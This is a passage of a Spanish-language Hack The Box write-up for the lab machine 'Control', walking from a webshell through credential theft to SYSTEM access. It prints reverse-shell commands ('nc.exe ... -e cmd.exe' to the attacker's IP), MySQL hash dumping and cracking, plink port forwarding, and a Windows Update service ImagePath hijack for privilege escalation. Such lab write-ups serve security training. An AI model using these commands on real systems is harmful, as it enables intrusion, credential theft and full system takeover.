10.10.10.167/webshell.php

Fetch: host: 10.10.14.128 port: 80 path:

CWD: C:\anguss Upload: Seleccionar archivo nc.exe

Cmd: dir

[Clear cmd](#) Execute

Una vez subido este binario, vamos a ejecutar la orden para la Shell reversa, poniendo nuestra máquina a la escucha en este caso en el puerto 4444 y de esta manera tenemos la revshell de esta máquina.

root@angussMoody: ~/hackthebox/Control-10.10.10.167

```
root@angussMoody:~/hackthebox/Control-10.10.10.167# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.167: inverse host lookup failed: Unknown host
connect to [10.10.14.128] from (UNKNOWN) [10.10.10.167] 50094
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\anguss>
```

10.10.10.167/webshell.php

Fetch: host: 10.10.14.128 port: 80 path:

CWD: C:\anguss Upload: Seleccionar archivo No se eligió archivo

Cmd: nc.exe 10.10.14.128 4444 -e cmd.exe

[Clear cmd](#) Execute

Ahora tenido tenemos un acceso, pero no contamos con privilegios para nuestra primer flag, así que vamos a enumerar la máquina para ver con que nos encontramos y vemos que hay un archivo llamado database.php, que nos puede ser útil, realizando una lectura de este archivo, no encontramos con un usuario y una password que al parecer son las credenciales de la base de datos warehouse, que ya la habíamos visto anteriormente, así que ahora debemos buscar una forma de poder conectarnos a esta base de datos.

```
C:\inetpub\wwwroot>type database.php
type database.php
<?php
class Database
{
    private static $dbName = 'warehouse' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'manager' ;
    private static $dbUserPassword = 'l3tm3!n' ;

    private static $cont = null ;

    public function __construct() {
        die('Init function is not allowed') ;
    }

    public static function connect()
    {
        // One connection through whole application
        if ( null == self::$cont )
        {
            try
            {
                self::$cont = new PDO( "mysql:host=".self::$dbHost.";dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword) ;
            }
            catch(PDOException $e)
            {
                die($e->getMessage()) ;
            }
        }
        return self::$cont ;
    }

    public static function disconnect()
    {
        self::$cont = null ;
    }
}
?>
```

C:\inetpub\wwwroot>





## Control

Lo primero que intentamos es que como vimos en el escaneo de puertos 3306 de Mysql está habilitado tratamos de conectarnos, pero nos generó un error, así que después de eso vamos a ver que puertos internos está corriendo la máquina y vemos que tiene dos puertos internos que nos llama la atención, el puerto 3306 de mysql y el puerto 5985 de winrm

```
root@angussMoody: ~/hackthebox/Control-10.10.10.167
2 Dir(s) 43,625,287,680 bytes free

c:\anguss>netstat -aon
netstat -aon

Active Connections

Proto Local Address          Foreign Address         State           PID
TCP   0.0.0.0:80              0.0.0.0:0               LISTENING       4
TCP   0.0.0.0:135             0.0.0.0:0               LISTENING       816
TCP   0.0.0.0:3306            0.0.0.0:0               LISTENING       1896
TCP   0.0.0.0:5985            0.0.0.0:0               LISTENING       4
TCP   0.0.0.0:47001           0.0.0.0:0               LISTENING       4
TCP   0.0.0.0:49664           0.0.0.0:0               LISTENING       452
TCP   0.0.0.0:49665           0.0.0.0:0               LISTENING       940
TCP   0.0.0.0:49666           0.0.0.0:0               LISTENING       396
TCP   0.0.0.0:49667           0.0.0.0:0               LISTENING       1772
TCP   0.0.0.0:49668           0.0.0.0:0               LISTENING       584
TCP   0.0.0.0:49669           0.0.0.0:0               LISTENING       604
TCP   10.10.10.167:80         10.10.14.128:57906      CLOSE_WAIT      4
TCP   10.10.10.167:80         10.10.14.128:57928      ESTABLISHED     4
TCP   10.10.10.167:49981      10.10.14.128:22         ESTABLISHED     1048
TCP   10.10.10.167:49985      10.10.14.128:22         ESTABLISHED     4984
TCP   10.10.10.167:49999      10.10.14.196:4444       ESTABLISHED     3216
TCP   10.10.10.167:50021      10.10.14.128:22         ESTABLISHED     4648
TCP   10.10.10.167:50029      10.10.14.128:4444       ESTABLISHED     4988
```

Así que podemos pensar en realizar un port forwarding, para esto vamos a hacer uso del binario plink.exe; subimos este binario a la máquina como lo hicimos con el nc.exe, iniciamos nuestro servicio ssh en nuestra máquina y corremos el binario indicándole que va a realizar un túnel en nuestro localhost al puerto 3306 en nuestra máquina.

```
root@angussMoody:~/hackthebox/Control-10.10.10.167# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.167: inverse host lookup failed: Unknown host
connect to [10.10.15.186] from (UNKNOWN) [10.10.10.167] 62945
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\anguss>dir
dir
Volume in drive C has no label.
Volume Serial Number is C05D-877F

Directory of C:\anguss

04/24/2020  01:18 AM    <DIR>          .
04/24/2020  01:18 AM    <DIR>          ..
04/24/2020  01:17 AM                43,696 nc.exe
04/24/2020  01:18 AM                678,312 plink.exe
                2 File(s)                722,008 bytes
                2 Dir(s)  43,578,920,960 bytes free

C:\anguss>.\plink.exe -l root -pw password -R 3306:127.0.0.1:3306 10.10.14.128

root@angussMoody:~/hackthebox/Control-10.10.10.167# service ssh restart
```



## Control

```
root@angussMoody: ~/hackthebox/Control-10.10.10.167

The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 ac:55:0a:e6:4f:e7:ad:84:0f:29:a3:38:1d:d6:ea:00
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
Using username "root".
Linux angussMoody 5.3.0-kali3-amd64 #1 SMP Debian 5.3.15-1kali1 (2019-12-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr  7 02:24:08 2020 from 10.10.10.167
root@angussMoody:~#

root@angussMoody:~/hackthebox/Control-10.10.10.167# mysql -h 127.0.0.1 -u manager -D mysql -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 301
Server version: 10.4.8-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mysql]>
```

Ahora podemos ingresar a mysql desde nuestro localhost, realizando una enumeración dentro de warehouse, no nos encontramos con nada que nos llame la atención, así que vamos a ver que podemos encontrar dentro de la BD mysql

Realizando un show tables; nos encontramos con una tabla muy interesante llamada user, así que vamos a ver con que nos encontramos en esta tabla.

```
MariaDB [mysql]> show tables;
+-----+
| Tables_in_mysql |
+-----+
| column_stats    |
| columns_priv    |
| db              |
| event           |
| func            |
| general_log     |
| global_priv     |
| gtid_slave_pos  |
| help_category   |
| help_keyword    |
| help_relation   |
| help_topic      |
| index_stats     |
| innodb_index_stats |
| innodb_table_stats |
| plugin          |
| proc            |
| procs_priv      |
| proxies_priv    |
| roles_mapping   |
| servers         |
| slow_log        |
| table_stats     |
| tables_priv     |
| time_zone       |
| time_zone_leap_second |
| time_zone_name  |
| time_zone_transition |
| time_zone_transition_type |
| transaction_registry |
| user            |
+-----+
31 rows in set (0.154 sec)

MariaDB [mysql]>
```





## Control

```
MariaDB [mysql]> SHOW COLUMNS FROM USER;
```

Field	Type	Null	Key	Default	Extra
Host	char(60)	NO			
User	char(80)	NO			
Password	longtext	YES		NULL	
Select_priv	varchar(1)	YES		NULL	
Insert_priv	varchar(1)	YES		NULL	
Update_priv	varchar(1)	YES		NULL	
Delete_priv	varchar(1)	YES		NULL	
Create_priv	varchar(1)	YES		NULL	
Drop_priv	varchar(1)	YES		NULL	
Reload_priv	varchar(1)	YES		NULL	
Shutdown_priv	varchar(1)	YES		NULL	
Process_priv	varchar(1)	YES		NULL	
File_priv	varchar(1)	YES		NULL	
Grant_priv	varchar(1)	YES		NULL	
References_priv	varchar(1)	YES		NULL	
Index_priv	varchar(1)	YES		NULL	
Alter_priv	varchar(1)	YES		NULL	
Show_db_priv	varchar(1)	YES		NULL	
Super_priv	varchar(1)	YES		NULL	
Create_tmp_table_priv	varchar(1)	YES		NULL	
Lock_tables_priv	varchar(1)	YES		NULL	
Execute_priv	varchar(1)	YES		NULL	
Repl_slave_priv	varchar(1)	YES		NULL	
Repl_client_priv	varchar(1)	YES		NULL	
Create_view_priv	varchar(1)	YES		NULL	
Show_view_priv	varchar(1)	YES		NULL	
Create_routine_priv	varchar(1)	YES		NULL	
Alter_routine_priv	varchar(1)	YES		NULL	
Create_user_priv	varchar(1)	YES		NULL	
Event_priv	varchar(1)	YES		NULL	
Trigger_priv	varchar(1)	YES		NULL	
Create_tablespace_priv	varchar(1)	YES		NULL	
Delete_history_priv	varchar(1)	YES		NULL	
ssl_type	varchar(9)	YES		NULL	
ssl_cipher	longtext	NO			
x509_issuer	longtext	NO			
x509_subject	longtext	NO			
max_questions	bigint(20) unsigned	NO		0	
max_updates	bigint(20) unsigned	NO		0	
max_connections	bigint(20) unsigned	NO		0	
max_user_connections	bigint(21)	NO		0	
plugin	longtext	NO			
authentication_string	longtext	NO			
password_expired	varchar(1)	NO			

Realizamos un show Columns vemos dos campos que nos llaman la atención que son User y Password.

Así que vamos a darle un select a estos dos campos para ver con que nos encontramos

```
MariaDB [mysql]> SELECT USER,PASSWORD FROM USER;
```

User	Password
root	*0A4A5CAD344718DC418035A1F4D292BA603134D8
root	*0A4A5CAD344718DC418035A1F4D292BA603134D8
root	*0A4A5CAD344718DC418035A1F4D292BA603134D8
root	*0A4A5CAD344718DC418035A1F4D292BA603134D8
manager	*CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
hector	*0E178792E8FC304A2E3133D535D38CAF1DA3CD9D

```
6 rows in set (0.153 sec)
```

```
MariaDB [mysql]> █
```



## Control

Nos encontramos con un usuario llamado Hector y con un hash, ahora debemos encontrar la forma de descifrarlo y nos encontramos con esta página (<https://stackoverflow.com/questions/5654819/how-can-i-decrypt-mysql-passwords>) que en uno de los comentarios nos lleva a otra página llamada CrackStation (<https://crackstation.net/>) donde probamos con nuestro hash encontrado y este nos da una password.

The screenshot shows the CrackStation website in a web browser. The page title is "CrackStation - Online Password". The URL is <https://crackstation.net>. The page has a dark theme with a red and black header. The main content area is titled "Free Password Hash Cracker". It prompts the user to "Enter up to 20 non-salted hashes, one per line:" and shows a text input field containing the hash "0E178792E8FC304A2E3133D535D38CAF1DA3CD9D". To the right of the input field is a reCAPTCHA widget with the text "No soy un robot" and a "Crack Hashes" button. Below the input field, there is a list of supported hash types: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults. Below this, there is a table showing the results of the hash cracking process.

Hash	Type	Result
0E178792E8FC304A2E3133D535D38CAF1DA3CD9D	MySQL4.1+	133th4x0rhector

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

Ahora ya tenemos lo que al parecer son las credenciales de Hector, necesitamos buscar una forma de ingresar con este usuario y ya que tenemos nuestro plink.exe en la máquina y que contamos con el puerto 5985 interno, vamos a realizar el mismo procedimiento que realizamos con el puerto 3306.

```
root@angussMoody: ~/hackthebox/Control-10.10.10.167
root@angussMoody:~/hackthebox/Control-10.10.10.167# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.167: inverse host lookup failed: Unknown host
connect to [10.10.14.128] from (UNKNOWN) [10.10.10.167] 50039
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\anguss>.\plink.exe -l root -p password 5985:127.0.0.1:5985 10.10.14.128
```





## Control

Nos conectamos con la herramienta evil-winrm que hemos utilizado en varias máquinas Windows por medio del puente que creamos y con las credenciales encontradas de Hector.

```
root@angussMoody: ~/hackthebox/Control-10.10.10.167
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 ac:55:0a:e6:4f:e7:ad:84:0f:29:a3:38:1d:d6:ea:00
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
Using username "root".
Linux angussMoody 5.3.0-kali3-amd64 #1 SMP Debian 5.3.15-1kali1 (2019-12-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr  7 02:35:44 2020 from 10.10.10.167
root@angussMoody:~#
root@angussMoody:~/hackthebox/Control-10.10.10.167# evil-winrm -i 127.0.0.1 -u hector -p 'l33th4x0rhector'
Evil-WinRM shell v2.0
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Hector\Documents> cd ..
*Evil-WinRM* PS C:\Users\Hector> cd Desktop
*Evil-WinRM* PS C:\Users\Hector\Desktop> dir

        Directory: C:\Users\Hector\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             11/1/2019  12:33 PM             32 user.txt

*Evil-WinRM* PS C:\Users\Hector\Desktop>
```

de esta manera obtenemos nuestra primer flag.



## Control

- **Escalada de Privilegios:**

Para la escalada de privilegios después de enumerar un poco la página y no ver nada relevante, leyendo un poco en el foro, vemos que nos dice algo sobre ver el historial de comandos de Powershell de Hector, así que investigando un poco nos encontramos con esta página web, que nos da una idea de donde encontrarlo.

(<http://woshub.com/powershell-commands-history/>) hay varias formas de llegar a esto, pero en este caso vamos a ir directo a la Ruta del archivo.

```
*Evil-WinRM* PS C:\> cd \users\hector\appdata\roaming\Microsoft\Windows\Powershell\PSReadLine
*Evil-WinRM* PS C:\users\hector\appdata\roaming\Microsoft\Windows\Powershell\PSReadLine> dir

Directory: C:\users\hector\appdata\roaming\Microsoft\Windows\Powershell\PSReadLine

Mode                LastWriteTime         Length Name
----                -
-a----           11/25/2019   1:36 PM           114 ConsoleHost_history.txt

*Evil-WinRM* PS C:\users\hector\appdata\roaming\Microsoft\Windows\Powershell\PSReadLine> type ConsoleHost_history.txt
get-childitem HKLM:\SYSTEM\CurrentControlSet | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
*Evil-WinRM* PS C:\users\hector\appdata\roaming\Microsoft\Windows\Powershell\PSReadLine>
```

Así que vamos a ver un poco sobre que son estos comandos, buscando un poco nos encontramos con estas definiciones que en pocas palabras nos dicen que podemos realizar el comando dir en powershell gracias a este alias, esto quiere decir que es un comando para listar, mientras que el comando get-acl nos dice que podemos ver los permisos que tienen los usuarios o grupo de usuarios para obtener acceso a algún recurso.

(<http://www.aprendeinformaticaonmigo.com/powershell-6-get-childitem/>)

(<https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/get-acl?view=powershell-7>)

Vamos a revisar estos comandos

```
*Evil-WinRM* PS C:\> get-childitem HKLM:\SYSTEM\CurrentControlSet | format-list

Property       : {BootDriverFlags, CurrentUser, EarlyStartServices, PreshutdownOrder...}
PSPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control
PSParentPath   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
PSChildName    : Control
PSDrive        : HKLM
PSProvider     : Microsoft.PowerShell.Core\Registry
PSIsContainer  : True
SubKeyCount    : 121
View           : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount     : 11
Name           : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control

Property       : {NextParentID.daba3ff.2, NextParentID.61aaa01.3, NextParentID.1bd7f811.4, NextParentID.2032e665.5...}
PSPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum
PSParentPath   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
PSChildName    : Enum
PSDrive        : HKLM
PSProvider     : Microsoft.PowerShell.Core\Registry
PSIsContainer  : True
SubKeyCount    : 17
View           : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount     : 27
Name           : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum

Property       : {}
PSPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles
PSParentPath   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
PSChildName    : Hardware Profiles
PSDrive        : HKLM
PSProvider     : Microsoft.PowerShell.Core\Registry
PSIsContainer  : True
SubKeyCount    : 3
View           : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount     : 0
Name           : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles

Property       : {}
PSPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Policies
PSParentPath   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
PSChildName    : Policies
PSDrive        : HKLM
PSProvider     : Microsoft.PowerShell.Core\Registry
PSIsContainer  : True
SubKeyCount    : 0
View           : Default
```





## Control

```
*Evil-WinRM* PS C:\> get-acl HKLM:\SYSTEM\CurrentControlSet | format-list

Path      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
Owner     : BUILTIN\Administrators
Group     : NT AUTHORITY\SYSTEM
Access    : BUILTIN\Administrators Allow FullControl
           NT AUTHORITY\Authenticated Users Allow ReadKey
           NT AUTHORITY\Authenticated Users Allow -2147483648
           S-1-5-32-549 Allow ReadKey
           S-1-5-32-549 Allow -2147483648
           BUILTIN\Administrators Allow FullControl
           BUILTIN\Administrators Allow 268435456
           NT AUTHORITY\SYSTEM Allow FullControl
           NT AUTHORITY\SYSTEM Allow 268435456
           CREATOR OWNER Allow 268435456
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadKey
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -2147483648
           S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow ReadKey
           S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow -2147483648

Audit     :
Sddl      : O:BAG:SYD:AI(A;;KA;;;BA)(A;ID;KR;;;AU)(A;CIIID;GR;;;AU)(A;ID;KR;;;SO)(A;CIIID;GR;;;SO)(A;ID;KA;;;BA)(A;CIIID;GA;;;BA)(A;ID;KA;;;SY)(A;CIIID;GA;;;SY)(A;CIIID;GA;;;CO)(A;ID;KR;;;AC)(A;CIIID;GR;;;AC)(A;ID;KR;;;S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)(A;CIIID;GR;;;S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)
```

Los cuales nos apuntan a CurrentControlset, así que vamos a ver si podemos escalar privilegios por esta parte.

(<https://book.hacktricks.xyz/windows/windows-local-privilege-escalation>) no encontramos con esta pagina que nos dice que podemos ver si tenemos permiso sobre algún servicio, así que vamos a ejecutar el comando para saber con que nos encontramos.

```
*Evil-WinRM* PS C:\> get-acl HKLM:\System\CurrentControlSet\services\* | Format-List * | findstr /i "hector Users Path Everyone"

PSPath      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\*.NET CLR Data
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\*.NET CLR Data
           NT AUTHORITY\Authenticated Users Allow ReadKey
           CONTROL\Hector Allow FullControl

PSPath      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\*.NET CLR Networking
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\*.NET CLR Networking
           NT AUTHORITY\Authenticated Users Allow ReadKey

PSPath      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\wuauaserv
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\wuauaserv
           NT AUTHORITY\Authenticated Users Allow ReadKey
           CONTROL\Hector Allow FullControl

PSPath      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WudfPf
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WudfPf
           NT AUTHORITY\Authenticated Users Allow ReadKey
           CONTROL\Hector Allow FullControl

PSPath      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WUDFRd
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\WUDFRd
           NT AUTHORITY\Authenticated Users Allow ReadKey
           CONTROL\Hector Allow FullControl

PSPath      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\xmlprov
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\xmlprov
           NT AUTHORITY\Authenticated Users Allow ReadKey
           CONTROL\Hector Allow FullControl

PSPath      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{60E8E863-2974-47D1-89E0-E507677AA1-4F}
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{60E8E863-2974-47D1-89E0-E507677AA1-4F}
           NT AUTHORITY\Authenticated Users Allow ReadKey
           CONTROL\Hector Allow FullControl

PSPath      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{6D197A8D-04EB-44C6-B602-FF2798EB7B-B3}
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{6D197A8D-04EB-44C6-B602-FF2798EB7B-B3}
           NT AUTHORITY\Authenticated Users Allow ReadKey
           CONTROL\Hector Allow FullControl

PSPath      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{CB20B026-8E3E-4F7D-88FD-E7FB0E93CF-39}
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{CB20B026-8E3E-4F7D-88FD-E7FB0E93CF-39}
           NT AUTHORITY\Authenticated Users Allow ReadKey
           CONTROL\Hector Allow FullControl

*Evil-WinRM* PS C:\>
```

Pero lastimosamente este comando nos mandó muchos servicios, después de realizar pruebas con algunos servicios a los que tenemos permisos y no dar resultados, recurrimos de nuevo al foro para ver si encontramos alguna luz y esto nos lleva a un servicio en el que tenemos permisos para modificar la ruta de inicio, así que vamos a probar con este servicio.



## Control

Vamos a realiza una modificación de la ruta del binario ejecutado.

```
*Evil-WinRM* PS C:\Windows\System32> sc.exe qc Wuauserv
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Wuauserv
        TYPE               : 20    WIN32_SHARE_PROCESS
        START_TYPE           : 3     DEMAND_START
        ERROR_CONTROL        : 1     NORMAL
        BINARY_PATH_NAME     : C:\Windows\system32\svchost.exe -k netsvcs -p
        LOAD_ORDER_GROUP    :
        TAG                  : 0
        DISPLAY_NAME         : Windows Update
        DEPENDENCIES         : rpcss
        SERVICE_START_NAME  : LocalSystem
*Evil-WinRM* PS C:\Windows\System32>
```

```
*Evil-WinRM* PS C:\> mkdir Temp

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          4/25/2020  10:00 PM             Temp

*Evil-WinRM* PS C:\> cd Temp
*Evil-WinRM* PS C:\Temp> upload /root/hackthebox/Control-10.10.10.167/nc.exe
Info: Uploading /root/hackthebox/Control-10.10.10.167/nc.exe to C:\Temp\nc.exe
Data: 58260 bytes of 58260 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\Temp> dir

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a-----          4/25/2020  10:01 PM         43696 nc.exe

*Evil-WinRM* PS C:\Temp>
```

Nos creamos un directorio, donde vamos a subir nuestro nc.exe

Realizamos el procedimiento como vimos en la pagina que visitamos para cambiar el binario y la orden de arranque

```
*Evil-WinRM* PS C:\Windows\System32> reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Wuauserv" /t
REG_EXPAND_SZ /v ImagePath /d "C:\temp\nc.exe 10.10.15.68 443 -e cmd.exe" /f
The operation completed successfully.

*Evil-WinRM* PS C:\Windows\System32> sc.exe qc Wuauserv
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Wuauserv
        TYPE               : 20    WIN32_SHARE_PROCESS
        START_TYPE           : 3     DEMAND_START
        ERROR_CONTROL        : 1     NORMAL
        BINARY_PATH_NAME     : C:\temp\nc.exe 10.10.15.68 443 -e cmd.exe
        LOAD_ORDER_GROUP    :
        TAG                  : 0
        DISPLAY_NAME         : Windows Update
        DEPENDENCIES         : rpcss
        SERVICE_START_NAME  : LocalSystem
*Evil-WinRM* PS C:\Windows\System32>
```





## Control

Ahora solo nos quedaría poner nuestra máquina a la escucha en el puerto que configuramos e iniciar el proceso para que tome las modificaciones que le realizamos.

```
*Evil-WinRM* PS C:\Temp> cd c:/Windows/System32
*Evil-WinRM* PS C:\Windows\System32> sc.exe qc Wuauserv
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Wuauserv
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE           : 3   DEMAND_START
        ERROR_CONTROL        : 1   NORMAL
        BINARY_PATH_NAME     : C:\Windows\system32\svchost.exe -k netsvcs -p
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : Windows Update
        DEPENDENCIES         : rpcss
        SERVICE_START_NAME   : LocalSystem

*Evil-WinRM* PS C:\Windows\System32> reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSe
t001\Services\Wuauserv" /t REG_EXPAND_SZ /v ImagePath /d "C:\temp\nc.exe 10.10.15
.68 443 -e cmd.exe" /f
The operation completed successfully.

*Evil-WinRM* PS C:\Windows\System32> sc.exe qc Wuauserv
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Wuauserv
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE           : 3   DEMAND_START
        ERROR_CONTROL        : 1   NORMAL
        BINARY_PATH_NAME     : C:\temp\nc.exe 10.10.15.68 443 -e cmd.exe
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : Windows Update
        DEPENDENCIES         : rpcss
        SERVICE_START_NAME   : LocalSystem

*Evil-WinRM* PS C:\Windows\System32> Start-Service Wuauserv

root@gangussMoody:~/hackthebox/Control-10.10.10.107# nc -lvp 443
listening on [any] 443 ...
10.10.10.167: inverse host lookup failed: Unknown host
connect to [10.10.15.68] from (UNKNOWN) [10.10.10.167] 51089
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd c:/Users/Administrator/Desktop/
cd c:/Users/Administrator/Desktop/

c:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is C05D-877F

Directory of c:\Users\Administrator\Desktop

11/08/2019  12:12 PM    <DIR>          .
11/08/2019  12:12 PM    <DIR>          ..
11/01/2019  01:33 PM                32 root.txt
                1 File(s)                32 bytes
                2 Dir(s) 43,498,389,504 bytes free

c:\Users\Administrator\Desktop>
```

De esta manera encontramos la flag del Root.

Agradecimientos a: @EthCOP



Saludos **Fr13ndS HTB**

